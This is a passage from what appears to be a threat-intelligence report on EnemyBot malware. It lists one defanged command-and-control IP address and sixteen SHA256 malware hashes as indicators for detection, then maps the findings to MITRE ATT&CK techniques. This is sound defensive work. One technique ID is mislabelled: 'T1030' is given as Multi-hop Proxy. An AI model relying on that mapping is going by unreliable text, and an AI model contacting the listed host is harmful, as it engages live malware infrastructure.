TYPE	INDICATOR	DESCRIPTION
IP ADDRESS	80.94.92[.]38	Malware C&C
SHA256	7c0fe3841af72d55b55bc248167665da5a9036c972acb9a9ac0a7a21db016cc6	Malware hash
SHA256	2abf6060c8a61d7379adfb8218b56003765c1a1e701b346556ca5d53068892a5	Malware hash
SHA256	7785efeeb495ab10414e1f7e4850d248eddce6be91738d515e8b90d344ed820d	Malware hash
SHA256	8e711f38a80a396bd4dacef1dc9ff6c8e32b9b6d37075cea2bbef6973deb9e68	Malware hash

SHA256	31a9c513a5292912720a4bcc6bd4918fc7afcd4a0b60ef9822f5c7bd861c19b8	Malware hash
SHA256	139e1b14d3062881849eb2dcfe10b96ee3acdbd1387de82e73da7d3d921ed806	Malware hash
SHA256	4bd6e530db1c7ed7610398efa249f9c236d7863b40606d779519ac4ccb89767f	Malware hash
SHA256	7a2a5da50e87bb413375ecf12b0be71aea4e21120c0c2447d678ef73c88b3ba0	Malware hash
SHA256	ab203b50226f252c6b3ce2dd57b16c3a22033cd62a42076d09c9b104f67a3bc9	Malware hash
SHA256	70674c30ed3cf8fc1f8a2b9ecc2e15022f55ab9634d70ea3ba5e2e96cc1e00a0	Malware hash
SHA256	f4f9252eac23bbadcbd3cf1d1cada375cb839020ccb0a4e1c49c86a07ce40e1e	Malware hash
SHA256	6a7242683122a3d4507bb0f0b6e7abf8acef4b5ab8ecf11c4b0ebdbded83e7aa	Malware hash
SHA256	b63e841ded736bca23097e91f1f04d44a3f3fdd98878e9ef2a015a09950775c8	Malware hash
SHA256	4869c3d443bae76b20758f297eb3110e316396e17d95511483b99df5e7689fa0	Malware hash
SHA256	cdf2c0c68b5f8f20af448142fd89f5980c9570033fe2e9793a15fdfdadac1281	Malware hash

Mapped to MITRE ATT&CK

The findings of this report are mapped to the following MITRE ATT&CK Matrix techniques:

- TA0001: Initial Access:
  T1190: Exploit Public-Facing Application
- TA0008: Lateral Movement:
  - T1210: Exploitation of Remote Services
  - T1021: Remote Services
- TA0011: Command and Control
  - T1132: Data Encoding
  - T1001: Data Obfuscation
  - T1030: Proxy:
    003: Multi-hop Proxy

Share this with others

Tags: malware, malware hunting, otx, enemybot